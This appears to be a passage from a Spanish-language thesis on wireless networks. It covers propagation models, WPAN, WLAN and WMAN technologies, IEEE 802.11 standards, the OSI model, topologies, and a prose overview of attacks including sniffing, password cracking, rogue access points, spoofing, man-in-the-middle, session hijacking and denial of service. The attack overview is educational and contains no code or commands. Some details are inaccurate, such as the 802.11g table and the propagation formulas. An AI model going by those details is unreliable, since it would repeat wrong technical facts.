


Figura 3: Frecuencias según su aplicación.

Fuente: Ismael Fernandez Cuevas.

2.2.1.3 Radiaciones no ionizantes

Es el proceso mediante el cual se emite energía en forma de onda que se transporta a la velocidad de la luz, este tipo de radiación no es capaz de ionizar la materia, ya que no contienen la energía suficiente para arrancar átomos de los tejidos vivos, por esta razón se las conoce como radiación no ionizante.

Los dispositivos electrónicos que utilizamos diariamente, ya sean equipos industriales, de telecomunicaciones o electrodomésticos utilizados en el hogar radian energía, los cuales tienen un efecto negativo para el ambiente produciendo contaminación electromagnética. [4]

2.2.2 Modelos matemáticos de propagación en interiores.

La onda propagada desde un material radiante, en este caso una antena, va perdiendo potencia a medida que la distancia avanza. Entre el emisor y el receptor aparecen obstáculos que hacen que la onda se disperse, se absorba o se refracte; ocasionando interferencias en la transmisión. Para predecir el comportamiento de propagación de una onda en el interior de un establecimiento (indor), muchos investigadores han propuesto modelos matemáticos para, de esta manera determinar el nivel de potencia promedio de señal que llega al receptor. Existen varios tipos de modelos de propagación los cuales pueden ser:

Modelo matemático: son un conjunto de reglas matemáticas para describir el comportamiento de la onda en el medio, mediante fórmulas aplicadas con diferentes parámetros del área.

Modelos empíricos o estadísticos: se recaba información estadística del lugar, la precisión de los resultados depende de las medidas tomadas con anterioridad.

Método teórico: obedecen a las leyes de los fenómenos físicos en el ambiente, el modelo teórico es más difícil de modelar y no se obtiene una respuesta eficiente se recomienda utilizar en zonas pequeñas. (indor, 2012)

Modelos deterministas: los resultados de la simulación solo dependen de las condiciones de entrada. Si la entrada no cambia la salida quedará igual.

En la siguiente tabla se exponen algunos modelos de propagación, propuestos por varios investigadores.

Modelo de propagación	Clasificación
modelo de propagación en el espacio libre (Landstorfer,2012)	Empírico
modelo de pérdida de trayecto basado en COST 231.(Landstorfer,2012)	Empírico
modelo basado en el número de suelo y muros (Landstorfer,2012)	Empírico
modelo ITU-R (Landstorfer,2012)	Empírico
modelo de atenuación de trayecto lineal (Landstorfer,2012)	Empírico
modelo de propagación de pendiente DUAL (Landstorfer,2012)	Empírico
modelo basado en técnicas de trazado de rayos(Landstorfer,2013)	teórico
modelo basado en el método de los momentos (Landstorfer,2012)	teórico
modelo de trayecto dominante (Nodarse Mora, 2012)	teórico

Tabla 1: Modelos de propagación en interiores

Fuente: Autor

La utilización de una de estos modelos de propagación está dada por el escenario donde se requiera predecir un nivel de potencia hacia un receptor, no en todos los casos son iguales, ya que se toman diferentes tipos variables. [5]

Pérdidas de potencia con respecto a materiales:

tipo de material	Pérdida en db
Aluminio	20,4
bloque de concreto	13
piso de concreto	20-30
máquina en genera l	5-10
Metal	26

Tabla 2: Pérdida por tipo de material.

Fuente: Universidad Americarum

Modelos de propagación multi-pared/ COST 231

El modelo de COST 231 es un tipo de modelo de propagación empírico, el cual toma en cuenta varios parámetros físicos en el área o lugar de propagación que puedan obstruir la señal, como por ejemplo las paredes y pisos que la señal atraviesa para llegar a un dispositivo receptor.

$$PL = PL_{FS} + L_C + \sum k_{WI} L_{WI} + L_f * n^{((n+2)/(n+1^b))}$$

PL_{FS} es la pérdida en espacio libre entre Tx y Rx

L_C es la constante de pérdida

K_{WI} paredes que atraviesa la señal hacia el receptor

n pisos que atraviesan la señal hacia el receptor

L_{WI} pérdidas de tipo de pared

L_F pérdidas de pisos adyacentes

Dual slope model

Beyer y feustein realizaron un estudio sobre propagación en interiores dándose cuenta que la onda tiene distintos comportamientos a distancias largas y corta. Es así como propusieron dos fórmulas para predecir el decaimiento de la señal.

Fórmula distancias cortas:

$$P_{LDS1}(d) = 10 * n_1 * \text{Log}((4 * \pi * d) / \lambda)$$

D : es la distancia entre tx y rx

λ : landa es la longitud de onda

N_1 : coeficiente normalmente es toma valor de 2

Fórmula distancias largas:

$$P_{LDS2}(d) = P_{LDS1}(DBR) * 10 * n_2 * \text{Log}((d)/dBR)$$

N_2 : suele tomar valores de 6 o mayor.

DBR : distancia de ruptura entre emisor y receptor.

2.2.3 Tecnologías de redes inalámbricas

Podemos clasificar a las redes inalámbricas según su alcance de operación y el área de aplicación en:

2.2.3.1 Redes inalámbricas de área personal (WPAN)

Las WPAN se utilizan en un rango máximo de distancia de 10 metros, con línea de vista directa, están basadas en la norma IEEE 802.15, las redes de área personal son caracterizadas por el ahorro de baterías y una tasa de transmisión baja, en su mayor parte son implementados en diseños de Smartphone y automatizaciones de equipos. Entre las tecnologías que encontramos en las redes de área personal tenemos: Bluetooth, Zigbee, IrDA, RFID, UWB Y NFC [6]

Bluetooth

Esta tecnología se les atribuye a los diseñadores de la IEEE basado en el estándar 802.15.1, trabaja mediante una conexión ad-hoc por ondas de radio implementado en dispositivos con bajo consumo de energía y un corto alcance debido a que irradia en todas las direcciones. En la actualidad están desarrollando una amplia gama de interfaces para incorporar al bluetooth para diferentes aplicaciones.

Esta tecnología también tiene su clasificación según la distancia de operación:

Clase 1: rango 100 m

Clase 2: rango 10 m

Clase 3: rango 1 m

Zigbee

Esta tecnología fue desarrollada pensando en el proceso de automatización ya que podemos transmitir 250 kbps, siendo ideal para enviar datos tomados de un sensor a un actuador, está basado en el estándar del instituto de ingenieros en electricidad y electrónica IEEE 802.15.4.

Zigbee está creado para interactuar bajo 3 tipos de topología de redes siendo topología de malla, topología estrella y topología de árbol. [6]



Figura 4: Topologías zigbee

Fuente: www.ecnmag.com

IrDA

Por sus siglas en inglés IrDA (Infrared data association), asociación de datos por infrarrojo. Se utiliza para comunicaciones punto a punto con una perfecta línea de vista (LOS) bajo una distancia máxima de un metro con tasa de transferencia de hasta 4 Mbps, son implementaciones de bajo costo con conectividad ad-hoc. [7]



Figura 5: Conexión mediante infrarrojo.

Fuente: micelular.net

RFID (Identificación de frecuencia de radio)

La RFID se rige al estándar de las comunicaciones inalámbricas de áreas personales, como un estándar que permite el almacenamiento y lectura de datos para la identificación de personas y realizar seguimientos de mercadería, para realizar inventarios de manera más eficiente, con mayor rapidez. [7] A continuación, se detalla el rango de frecuencia en el que opera esta tecnología:

Niveles de frecuencia	Frecuencia de operación	Distancia de operación	Aplicaciones
bajas	120 KHz	1 pie	etiquetas para identificación
alta	13 MHz	1 pie	industria de seguridad
ultra alta	900 MHz-5 GHz	12 pie	Peajes - walMart compatible.

Tabla 3: Parámetros de la tecnología RFID.

Fuente: G Pérez. Estudio de redes inalámbricas.

UWB (Ultra wide band)

Pertenece al estándar 802.15.3 esta tecnología permite interconectar dispositivos que envíen información a mayores velocidades proporcionando bajas cantidades de energía, la UWB opera en la banda de frecuencia 7.5 GHz y es una tecnología que implementa pulsos codificados sobre el espectro expandido que dura un corto período de tiempo en transmitir datos.




Figura 6: Comparación de los niveles de energía UWB.

Fuente: www.qwiki.com/ultra-wideband

NFC (Near field communication)

La tecnología NFC ofrece la interacción entre equipos transmitiendo en altas frecuencia a una baja distancia de cobertura menor a 20 cm para la implementación de esta tecnología se necesitaría un máximo de 15 mili amperios para su funcionamiento, entre menos distancia recorra la señal más seguridad ofrece NFC, la cantidad de datos que se podría enviar al utilizar esta tecnología de redes de área personal sería de hasta 512 byte a la velocidad de 848 Kbps. Los sistemas operativos como android y BlackBerry OS han optado por implementar NFC en sus dispositivos móviles. [7]

2.2.3.2 WLAN- Redes inalámbricas de área local.

Comprende a toda la familia de la IEEE 802.11 siendo el estándar a nivel global para comunicaciones de área local en un rango de cobertura máxima de 100 metros, estas implementaciones se dan gracias a las necesidades que tiene el usuario de comunicarse movilizándose dentro de una zona de cobertura y se realiza típicamente en los hogares, centros de educación y enseñanzas o empresas.



Figura 7: Conexión de dispositivos a una red inalámbrica de área local.

Fuente: www.viasatelital.com

2.2.3.3 Redes inalámbricas de área metropolitana. (WMAN)

Pertenece al estándar IEEE 802.16 también conocidas como WiMAX, esta tecnología permite interconectar desde un único punto a miles de clientes a la vez en un rango de cobertura de hasta 50 km bajo una arquitectura punto multipunto con tasas de transferencias de 70 Mbps, las WMAN tienen la ventaja de usar dos bandas de frecuencias una opera en frecuencias pagadas de 10 GHz a 66 GHz y otra, en frecuencias no licenciadas de 2 GHz a 11 GHz. Al utilizar estas dos bandas de frecuencias se puede transmitir sin necesidad de tener línea de vista de estación a cliente, ya que al trabajar en la primera banda de frecuencias bajas no son susceptibles fácilmente a interferencias, por lo contrario, las transmisiones de estación a estación se las realiza con línea de vista las cuales no pueden obstruir el 60 % de la zona de fresnel. [6]



Figura 8: Topología de red inalámbrica de área metropolitana.

Fuente: Jordi Salazar-redes inalámbricas.

2.2.4 Estándares de las tecnologías WLAN

El estándar internacional del instituto de ingeniería eléctrica y electrónica IEEE 802.11 define aspectos relacionados con el funcionamiento de una red inalámbrica de área local WLAN, esta norma inició su primera versión en el año de 1997 con una tasa de transmisión muy baja, para ese entonces la velocidad cumplía con los requerimientos necesarios para su funcionamiento.

El estándar de una red inalámbrica utiliza diferentes técnicas de modulación desde su primera versión, con el pasar del tiempo las redes requerían mejorar y aumentar la capacidad de transferencia y es de esta manera que crece la familia 802.11, una WLAN determina el uso en las capas inferiores del modelo OSI, siendo la capa física y la capa de enlace de datos también conocida como MAC (Media Access Control – MAC). [8]

Estándar 802.11

Este estándar es la primera versión de IEEE 802.11 creado en 1997, las velocidades máximas de transmisión de datos en ese entonces eran de 2Mbps mediante señales infrarrojas, el estándar tiene problemas al momento de transferir datos de dispositivos de marcas diferentes debido que utiliza el protocolo CSMA (múltiple acceso por detección de portadora). [8]

Estándar 802.11 a

El estándar 802.11a fue desarrollado en el año 1999 para trabajar en la banda de 5 GHz, esto le da una gran ventaja debido a que la tasa de transferencia de datos es de 54 Mbps mayor que el estándar anterior, pero a la vez es una desventaja ya que, a frecuencias mayores, menor es la longitud de onda y la zona de cobertura se ve afectado. El estándar fue creado para utilizar el protocolo OFDM (multiplicación por división de frecuencia ortogonal).

Características	
Publicación	1999
velocidad	6-9-12-18-24-36-48-54 Mbps
Modulación	OFDM
Frecuencia de operación	5.0 Ghz

Tabla 4: Características del estándar 802.11 a

Fuente: ingeniería system

Estándar 802.11b

El estándar 802.11b fue desarrollado junto al estándar 802.11a en el año 1999 con los protocolos de comunicación de la primera versión CSMA, además de TCP y UDP a una tasa de transmisión máxima de 11 Mbps, operando en la banda de 2,4 GHz. Las empresas adoptaron este estándar de manera rápida debido que ofrecía mayor tasa de transmisión, que la primera versión IEEE 802.11.

Características	
Publicación	1999
Velocidad	1-2-5,5-11 Mbps
Modulación	DSSS
Frecuencia de operación	2,4 Ghz
Canales de operación	1, 6 y 11

Tabla 5: Características del estándar 802.11b

Fuente: Ingeniería system

Estándar 802.11g

Este estándar comenzó aplicarse desde el año 2003 siendo una evolución de 802.11b debido que soportaba transmisión de hasta 54 Mbps, utilizando protocolos OFDM, los usuarios que utilizan el estándar 802.11b podrían acceder a nodos con el estándar 802.11g, pero para la red sería una desventaja ya que no utiliza la misma tecnología y ocupa demasiados recursos dentro de la red reduciendo significativamente la velocidad. [8]

Características	
Publicación	1999
Velocidad	1-2-5,5-11 Mbps con DSSS 6-9--48-54 Mbps con OFDM
Modulación	DSSS
Frecuencia de operación	2,4 Ghz
Canales de operación	1, 6 y 11

Tabla 6: Características del estándar 802.11g

Fuente: Ingeniería system

Estándar 802.11n

El estándar 802.11n comenzó a ser desarrollado por un grupo de la IEEE en el año 2004 finalizando en septiembre del año 2009, pero las empresas, mucho antes de que el estándar

finalizara, empezaron a fabricar productos basados en la nueva norma que se anuncia, entre las principales características están que trabaja en doble banda, utiliza tecnología MIMO múltiples entradas y múltiples salidas, para ello funciona con varias antenas y su velocidad de transmisión es de hasta 600 Mbps, por último este estándar es compatible con todos los protocolos de transmisión de los estándares anteriores. [8]

Estándar 802.11.ad

El estándar 802.11 ad opera en la banda de frecuencia de 60 GHz y brinda una tasa de transferencia de datos de hasta 7 Gbps la arquitectura que se aplica es punto a punto teniendo línea de vista directa, ya que si la señal encuentra un obstáculo no podrá establecer comunicación con el receptor. Este estándar no fue desarrollado para tener acceso a Internet sino para comunicaciones entre equipos como TV, PC, Tablet entre otros.

Estándar 802.11 ay

El estándar 802.11 ay tuvo su primera revisión en enero del 2018, fue desarrollado tomando referencia el estándar 802.11 ad para aplicar varias mejoras, integrando la tecnología MIMO con cuatro canales, cada canal alcanzaría velocidades de hasta 44 Gbps en un rango de cobertura de hasta 500 metros, además podría tener varias posibilidades de adaptarse a la tecnología MU-MIMO para optimizar la aplicación del estándar. [9]

Estándar 802.11ax

Este estándar también es conocido como Wi-Fi de sexta generación se espera que esté disponible en muchos dispositivos hasta el 2019, ya que se desarrolla pensando en el hogar del futuro, donde todos los equipos del hogar deben estar conectados a Internet y para ello se necesitaría redes estables, confiables y sobre todo rápidas. La velocidad máxima que se aplicaría en el estándar 802.11ax sería de 4.8 Gbps operando a doble banda en frecuencias, porque emplearía técnica de modulación llamada OFDMA (acceso múltiple por división de frecuencia ortogonal de enlace ascendente y descendente)



Figura 9: Estándar IEEE 802.11 ax.

Fuente: www.cisco.com

2.2.5 Modelo OSI

Desde que los ordenadores comenzaron a desarrollarse y con ello la comunicación virtual, a través de las redes, dio inicio a grandes problemas al momento de establecer comunicación por los inconvenientes que surgían de incompatibilidad de los dispositivos y programas de diferentes fabricantes debido a que utilizaban parámetros distintos. La organización internacional de normalización (OSI) comenzó a recabar información acerca de las estructuras de las redes que operaban, concluyendo que los diseñadores deberían seguir un modelo de red específico para implementar en el desarrollo de dispositivos, para que interactuaran entre sí, la ISO en 1984 luego de las investigaciones en el área propuso el modelo de referencia OSI, el cual está distribuido en 7 niveles o capas que en la actualidad es acogido para la implementación de redes junto con el modelo TCP. [10]

OSI	
7	Aplicación
6	Presentación
5	Sesión
4	Transporte
3	Red
2	Enlace de datos
1	Física

Tabla 7: Capas del modelo de referencia OSI

Fuente: Elaborado por el autor.

Las ventajas de utilizar este modelo de referencia se detallan a continuación:

- La comunicación mediante la red es más sencilla porque se divide en pequeñas secciones.
- Estandariza los componentes de red haciéndolos compatibles con equipos de diferentes marcas.
- Hardware y software trabajan en conjunto permitiendo comunicarse entre ellos asegurando la interoperabilidad de la tecnología.
- Permite trabajar en una capa específica, sin afectar las demás capas del modelo de referencia OSI, esto hace que la red se ejecute acelerando la evolución de la red.
- Reduce la complejidad de aprendizaje de cada capa.

Capa de aplicación

Es la séptima capa del modelo de referencia OSI, y es encargada de gestionar el servicio de red que requieren las aplicaciones que contenga el dispositivo del usuario, esta capa es independiente de las otras capa del modelo OSI, ya que interactúa directamente con el usuario y los servicios web que el necesite. Para realizar un envío de información es necesario que estén sincronizado los dispositivos que se están comunicando. [10]

Capa de presentación.

La capa de presentación recoge todos los datos que son proveídos de la capa de aplicación para transfórmalos en un lenguaje de computadoras para que puedan ser interpretados y cifrados dependiendo de las aplicaciones utilizadas, esta capa también se encarga de comprimir el archivo o dato a enviar para disminuir el tamaño del mensaje y pueda enviarse de manera más rápida. [10]

Capa de sesión

Es encargada de verificar si los puntos de interconexión están enlazados para establecer comunicación, una vez que se ha verificado el enlace se guarda la sesión para controlar los fallos que puedan surgir para establecer el enlace de manera automática.

Capa de transporte.

Se encarga de verificar que el mensaje o datos enviados entre los puntos enlazados lleguen en orden y sin alteraciones, la capa de transporte también verifica que el tamaño de un archivo o dato no exceda del permitido en los protocolos que utilizan las aplicaciones.

Capa de red.

Es encargada de escoger la ruta para el envío del flujo de información, en esta capa los elementos lógicos como son las direcciones IP se convierten en elementos físicos, como pueden ser las direcciones MAC para la identificación de equipos. Un router específicamente opera en la capa de red debido a que selecciona las rutas a seguir en el envío de información. [10]

Capa física.

Es el medio de propagación de un paquete de datos, ya sea mediante señales eléctricas o medio físico (cables), aquí se definen varios parámetros de transmisión, especificando la capa física por ejemplo la capacidad de transmisión máxima, distancia, variaciones de voltajes, etc.

Capa de enlace.

Es la segunda capa del modelo de referencia OSI siendo la responsable de transportar los paquetes de datos a través de un medio de propagación, sin afectar la información enviada. El objetivo de la capa de enlace de red es tomar los paquetes y establecer tramas con una dirección MAC específica para gestionar el control de flujo de la información, de esta manera evitar y corregir los errores que podrán producirse. [10]

2.2.6 Arquitectura de red

La familia IEEE 802.11 se basó en la arquitectura de una red de telefonía celular, la cual usa un nodo principal llamado estación, que se encarga de establecer comunicación con los demás nodos secundarios, a continuación se detallará algunos tipos de arquitectura de redes inalámbricas que se establece al momento de conectar varios equipos.

Modo ad hoc

Configurando la red inalámbrica en el modo ad hoc los dispositivos conectados a la red podrán comunicarse directamente entre ellos como transmisión punto a punto, sin necesidad de acceder a un punto de acceso en común. Se recomienda utilizar el modo Ad hoc en un entorno de trabajo pequeño, ya que a mayor número de dispositivos conectados menos es la eficiencia de red, en este modo los dispositivos tienden a desconectarse frecuentemente y gestionarla puede ser un trabajo tedioso por estas desventajas no se recomienda configurarla en áreas de trabajo extensas.

Modo infraestructura

Para utilizar esta arquitectura es necesario que los usuarios se interconecten mediante una red inalámbrica accediendo por un punto de acceso, el cual permite la conexión a la red de datos. A diferencia de modo ad hoc, el modo infraestructura nos permite tener facilidad de gestionar recursos de la red y ofrece mayor seguridad a los usuarios, pero una desventaja es el costo de la instalación, ya que requiere el despliegue de puntos de accesos adicionales.

2.2.7 Topologías de redes inalámbricas.

Las topologías de las redes inalámbricas están formadas por un conjunto de dispositivos conectados entre sí, la configuración de las redes son combinaciones de las conexiones que se detallan a continuación:

Punto a punto.

El objetivo de esta configuración es establecer un enlace a grandes distancias. Una de las ventajas del enlace punto a punto es que la transferencia de datos que ofrecerá será mucho mayor que otras configuraciones ya que se recomienda utilizar una antena direccional. [2]



Figura 10: Conexión punto a punto.

Fuente: casipar.paraguay.com

Punto a multipunto

El enlace punto a multipunto es cuando existe un maestro y varios esclavos, es decir que el maestro es el punto central de la red y los esclavos son todos los nodos conectados al maestro. A diferencia del enlace punto a punto, en el enlace punto a multipunto, la antena irradiará en todas las direcciones y se debe estimar la cantidad de usuarios que se conectarán al nodo central para optimizar de mejor manera los recursos de red, ya que a mayor número de usuarios menor es la transmisión de paquetes.




Figura 11: Conexión punto a multipunto

Fuente: americatsi.com

Multipunto a multipunto

El enlace Multipunto a multipunto lo identificamos cuando todos los nodos de una red transmiten entre sí mismos, utilizando la arquitectura ad-hoc (malla), se vuelve una red muy difícil de interpretar, ya que no podemos visualizar un punto central para gestionar. [2]




Figura 12: Conexión multipunto a multipunto

Fuente: Topología física de red.

2.2.8 ATAQUES EN REDES INALANBRICAS

2.2.8.1 Ataques pasivos

Espionaje.

Para realizar un espionaje a una estructura de red, tan solo es necesario visitar y visualizar las instalaciones para identificar puntos de red, la arquitectura de red y los equipos que la conforman para utilizar esa información en un futuro. [11]

Sniffing

Es una técnica mediante la cual se escucha el tráfico de datos de una red, para realizar este ataque se basa en el monitoreo la red específica para determinar algunos parámetros de funcionamiento como direcciones MAC de los dispositivos conectados, tasa de transmisión, direcciones IP, etc. Es necesaria la utilización de tarjetas inalámbricas externas y programas específicos para realizar la técnica de sniffing (escuchar el tráfico de una red). Si un dispositivo accede a una red abierta, sin ningún tipo de encriptación, es normal que se grabe la información en un servidor, pudiendo ser observado por un pirata informático.

Descubrimiento de contraseña

Para llevar a cabo este ataque primero debemos realizar un sniffing, por un período de tiempo, para recolectar información necesaria de la red y posteriormente ejecutar uno de los dos métodos para descifrar la contraseña. Unos de estos métodos es el ataque por fuerza bruta que se refiere al probar un sinnúmero de combinaciones utilizando todos los caracteres posibles, esto hace que se utilicen muchos recursos del sistema, debido a que tardaría demasiado tiempo en descubrir una contraseña. Y el otro método es similar, pero con una pequeña diferencia, que no se prueban todas las combinaciones con los caracteres, sino que utiliza un diccionario donde se encuentra una lista de caracteres posibles, en cualquiera de los dos métodos mientras más extensa es la contraseña mayor es el tiempo en descubrirla. [11]

Descubrimiento de SSID

El proceso de acceder a una red inalámbrica se da mediante la autenticación de equipo por la red, el SSID es el nombre que se le da a un punto de acceso y sirve para identificar los equipos que se comuniquen en la misma red.



Figura 13: Descubrimiento de SSID y contraseña

Fuente: www.gmail.com

2.2.8.2 Ataques activos.

Puntos de acceso no autorizados.

También llamados Rogues AP, son APs que se conectan a la red, sin previa autorización del administrador de red, siendo controlados por terceras personas que buscan perjudicar a usuarios, conectándolos por medio del punto de acceso no autorizado, vulnerando los diferentes protocolos de seguridad para el cifrado de datos, permitiendo ejecutar un sinnúmero de ataques.

Para la instalación de un punto de acceso no autorizado/Rogue AP, el atacante debe acceder a las infraestructuras. El administrador de red debe realizar una evaluación para detectar si existen Rogue AP en la infraestructura de red, utilizando herramientas que permite escanear los puntos de acceso y verificar si son autorizados o no autorizados. Podemos nombrar algunas de estas herramientas para lograr este objetivo Airdefense y Airware. [11]




Figura 14: Rogue AP o punto de acceso deshonesto.

Fuente: www.securitybydefaul.com

Spoofting.

Spoofting es un ataque mediante la técnica de suplantación de punto de acceso que se utiliza generalmente para un objetivo malicioso, para ejecutar un ataque utilizando esta técnica Primero se realiza un ataque pasivo, como los mencionados anteriormente para recopilar información de una red específica, para luego realizar cualquiera de los ataques detallados continuación.

Mac Spoofting

La MAC es una serie de números con letras que sirve para identificar un dispositivo, mediante este ataque se altera la MAC de un equipo con el objetivo de ingresar a una red configurado con el filtrado de acceso MAC.

DNS Spoofting

DNS (servidor de nombre de dominio), son todas las direcciones IP de las páginas de internet que un usuario solicita para acceder a ella por medio de los buscadores, en la siguiente imagen vemos una solicitud enviada por un usuario a un servidor X:




Figura 15: Solicitud a un DNS legítimo

Fuente: welivesecurity

Un ataque sobre DNS Spoofting busca la alteración de una dirección IP de un sitio web legítimo, busca una víctima para engañarla re direccionándola a una página ficticia creada por el cyber delincuente, haciéndole creer que la página que tiene acceso es verdadera,

mientras que el atacante tiene el control de la página y puede identificar los datos que ingrese el usuario.



Figura 16: Alteración de un servidor legítimo (ataque Spoofing)

Fuente: welivesecurity

Man in the middle

El ataque Man in the middle es uno de los ataques más comunes, consiste en suplantar un punto de acceso legítimo por un AP falso y es realizado para visualizar o alterar la información que genera un usuario en la red y de esta manera obtener datos personales que podrían perjudicarlo moral o económicamente, debido a que los atacantes identificarían nombres de diferentes cuentas, ya sean personales o bancarias. Estar en una red, con acceso compartido, hace que seamos vulnerables ante este tipo de ataque, ya que otro usuario de la misma red podría utilizar algún software o hardware que le permita vulnerar cualquier protocolo de la capa de enlace y analizar el tráfico de datos que se esté enviando. [12]




Figura 17: Ataque Man in the middle.

Fuente: www.kalitut.com

Sesión Hijacking.

También conocido como ataque de secuestro de sesiones, y se basa en reemplazar a un usuario de una red. Para llevar a cabo este ataque se debe seleccionar la red y el usuario a ser víctima, posteriormente realizar un ataque de denegación de servicio para que el atacante tome el lugar del usuario desautenticado, el punto de acceso no dejará que la víctima vuelva a conectarse, ya que en su registro estará un usuario con las mismas características. Una vez que el atacante acceda a la red podría configurar los parámetros de seguridad del sistema para ingresar por sus propios medios y dejar la sesión del usuario legítimo para que pueda conectarse.

Denegación de servicios. (DOS)

El objetivo de realizar este ataque es dejar inhabilitada la red para que los usuarios no puedan acceder a ella, entre los ataques de denegación de servicios más utilizados tenemos:

Ping de la muerte: se altera el paquete ICMP del sistema para que interprete que los programas que desea instalar tienen un tamaño en memoria muy superior al permitido, esto ocasiona que el sistema principal se apague o se congele.




Figura 18: Ataque sobre denegación de servicios.

Fuente: elblogdeangelucho.com

Smurf

El ataque Smurf es uno de los ataques realizados con la técnica de suplantación de punto de acceso para inhabilitar una red atacando los protocolos IP (protocolo de internet) y ICMP (protocolo de mensaje de control de internet) creando una trama con una IP falsa

(suplantación) para luego enviar múltiples solicitudes a los nodos conectados a la red creando un bucle infinito que dejaría inoperativa la red.

Bombas de correo electrónico

Los ataques no solo se realizan a los protocolos TCP/IP, también existen otras maneras de ejecutar este ataque como por ejemplo si se recibe una cadena de caracteres en orden especifica el servidor de Microsoft puede quedar desactivado, si utiliza el programa de navegación NetScape y un intruso agrega caracteres específicos al final de la URL podría obtener información crítica de red. [13]

